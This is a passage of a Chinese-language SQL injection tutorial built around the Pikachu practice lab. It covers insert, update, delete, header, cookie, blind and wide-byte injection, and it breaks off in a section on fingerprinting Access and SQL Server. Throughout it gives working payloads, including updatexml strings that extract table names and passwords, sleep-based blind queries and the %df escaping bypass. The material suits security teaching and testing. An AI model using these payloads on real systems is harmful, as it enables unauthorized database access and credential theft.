


进入网站注册页面，填写网站注册相关信息，通过Burp抓包在用户名输入相关payload，格式如下：

oldboy'or updatexml(1,concat(0x7e,(命令)),0) or'


1. 爆表名

oldboy'or updatexml(1,concat(0x7e,(select table\_name from information\_schema.tables where table\_schema='pikachu' limit 0,1)),0) or'



2. 爆列名


' or updatexml(1,concat(0x7e,(select column\_name from information\_schema.columns where table\_name='users'limit 2,1)),0) or'



3. 爆内容

' or updatexml(1,concat(0x7e,(select password from users limit 0,1)),0) or' 等同

' or updatexml(1,concat(0x7e,(select password from users limit 0,1)),0) or '1'='1''




### 1.6.5 update注入

与insert注入的方法大体相同，区别在于update用于用户登陆端，insert用于用于用户注册端。

一般登录网站前台或后台更新用户信息的地方，填写用户需要修改相关信息，通过Burp抓包在用户名输入相关payload，格式如下：

update注入：


' or updatexml(0,concat(0x7e,(database())),0) or'



### 1.6.6 dalete注入


一般应用于前后端发贴、留言、用户等相关删除操作，点击删除按钮时可通过Brup Suite抓包，对数据包相关delete参数进行注入，注入方法如下：

delete from message where id=56 or updatexml(2,concat(0x7e,(database())),0)




### 1.6.7 Http Header注入

先在pikachu平台打开Http Header注入模块，点击提示查看登录帐号和密码，登陆后去BurpSuite中找到登陆地GET请求，把请求发送到Repeater模块中，去除User-Agent：，然后输入' 然后运行后观察MYSQL语法报错然后发现存在SQL注入漏洞。这时候可以设置payload。在User-Agent输入payload Mozilla' or updatexml(1,concat(0x7e,database ()),0) or '



### 1.6.8 Cookie注入

Cookie是网站为了识别用户身份来跟踪会话的，虽然Cookie是由后端生成的，但每次页面跳转，后端都回对前端的Cookie的信息进行验证，但如果后端获取Cookie后放在数据库中进行拼接，那么这也将是一个SQL注入点。在 ant[uname]=admin后添加一个’观察反馈的MYSQL的语法报错，发现了存在SQL注入漏洞，在设置Payload 'and updatexml (1,concat(0x7e,database()),0)#,观察报错和之前是否相同。




### 1.6.9 Boolian(布尔型)盲注

在我们的注入语句被带入数据库查询但却什么都没有返回的情况我们该怎么办？例如应用程序就会返回一个“通用的”的页面，或者重定向一个通用页面（可能为网站首页）。这时，我们之前学习的SQL注入办法就无法使用了。

盲注，即在SQL注入过程中，SQL语句执行选择后，选择的数据不能回显到前端，我们需要使用一些特殊的方法进行判断或尝试，这个过程称为盲注。

**SQL盲注分为三大类：**基于布尔型SQL盲注、基于时间型SQL盲注、基于报错型SQL盲注

采用sql语句中and的方法，返回正确或错误来构造，按照之前的思路构造一个SQL拼接:  
vince' and extractvalue(0,concat(0x7e,version()))# 输入后根据返回的信息判断之前的思路不再适用。




输入语句select ascii(substr(database(),1,1))>xx;通过对比ascii码的长度，判断出数据库表名的第一个字符。


**注:substr()函数**

substr(string,start,length)


string(必需)规定要返回其中一部分的字符串。start(必需)规定在字符串的何处开始。length(可选)规定被返回字符串的长度。




那么通过这个方法，虽然只能通过判断单个字符，我们同样可以使用length来判断表名的长度，判断出长度后就能多次输入payload来爆破出每一个表名的字符。输入语句：select length(database())<xx;判断表名长度为7。





回到pikachu平台按照之前的逻辑，我们构造语句，如果返回1，那么就会爆出选择的信息，返回0，就会返回 您输入的username不存在！ 。按照之前逻辑，输入sql语句： **vince' and ascii(substr(database(),1,1))=112#**，通过这个方法，就能得到后台数据库的名称的第一个字符的ascii码。同之前的办法，我们也可以获得information\_schema.tables里的数据。但在实际操作中通常不会使用手动盲注的办法，可以使用sqlmap等工具来增加盲注的效率。





### 1.6.10 base on time(时间型)盲注

到base on time盲注下，输入上个演示中设置好的payload vince' and ascii(substr(database(),1,1))=112#，返回的信息发现不存在注入点。那这样就不能进行注入了？但其实可以通过后端的执行时间来进行注入。这里会用到的payload: vince' and sleep(x)#

基于时间的延迟，构造一个拼接语句： vince' and if(substr(database(),1,1)='X' (猜测点)',sleep(10),null#，输入后，如果猜测真确，那么就会响应10秒，如果错误会立刻返回错误。输入：vince' and if(substr(database(),1,1)='p',sleep(10),null)#,再web控制台下，判断出database的表名的一个字符为p。通过这个办法我们就能逐步向下获取数据。






### 1.6.11 宽字节注入


当我们把php.ini文件里面的magic\_quotes\_gqc参数设为ON时，所有的'（单引号），"(双引号)，\(反斜杠)和null字符都会被自动加上一个反斜杠进行转义。还有很多函数有类似的作用如：addslashes()、mysql\_escape\_string()、mysql\_real\_escape\_string()等，另外还有parse\_str()后的变量也受magic\_quotes\_gpc的影响。目前大多数的主机都打开了这个选项，并且很多程序员也注意使用上面那些函数去过滤变量，这看上去很安全，很多漏洞查找者或者工具遇到这些函数过滤后的变量直接就放弃，但是就在他们放弃的同时也放过很多致命的安全漏洞。

其中\的URL编码是 %5C ，当我们在单引号前面加上%df的时候，最终就会变成 運'，如果程序的默认字符集是GBK等宽字节字符集，则MYSQL用GBK的编码时，会认为 %df 是一个宽字符，也就是運，也就是说：%df\’ = %df%5c%27=縗’，有了单引号就好注入了。

' =======>\'单引号转义后占两个字节，所以我们需要通过繁体字%df构造两个字节,最终用運干掉了\，也就是说被運占领了\ 所以最后在页面也不会显示出来.

小提示: 数字和字母占一个字节，汉字占两个字节。





注意：宽字节空格、#如果被URL编码了，可能造成不能成功。

**哪些地方没有魔术引号的保护？**

（1） $\_SERVER 变量

PHP5的$\_SERVER变量缺少magic\_quotes\_gqc的保护，导致近年来X-Forwarded-For的漏洞猛爆，所以很多程序员考虑过滤X-Forwarded-For，但是其它的变量呢？

（2）getenv()得到的变量（使用类似$\_SERVER 变量）

（3）$HTTP\_RAW\_POST\_DATA与PHP输入、输出流

## Access数据库注入攻击基本技术

### 爆出数据库类型

SQL Server有一些系统变量和系统表，如果服务器IIS提示没关闭，并且SQL Server返回错误提示的话，可以直接从出错信息中获取判断数据库的类型（后面会给大家讲解如何突破IIS提示被关闭）。

#### 1.4.1.1 内置变量爆数据库类型

“User”是SQL Server的一个内置变量，它的值是当前连接的用户名，其变量类型为“nvarchar"字符型。通过提交查询该变量，根据返回的出错信息即可得知数据库类型。方法是在注入点之后提交如下语句。

and user>0

该查询语句会将user对应的nvarchar型值与int数字型的0进行对比，两个数据类型不一致，因此会返回出错信息。

如果提示如下出错信息(图3)。

Microsoft OLE DB Provider for SQL Server 错误'80040e21'

将nvarchar值'\*\*\*\*'转换为数据类型为int的列时发生语法错误。

/home/yz/yu/show.asp

则可以判断是MS SQL数据库。如果采用的是Access数据库的话，那么提示信息则会如下(图4)。




图3 "and user>0判断法" 图4 Access数据库不会显示类型转换错误

Microsoft OLE DB Provider Drivers ODBC Drivers 错误 ‘80040e21’

ODBC 驱动程序不支持所需的属性。

/news\_view.asp，行 20

#### 1.4.1.2 内置数据表爆数据库类型

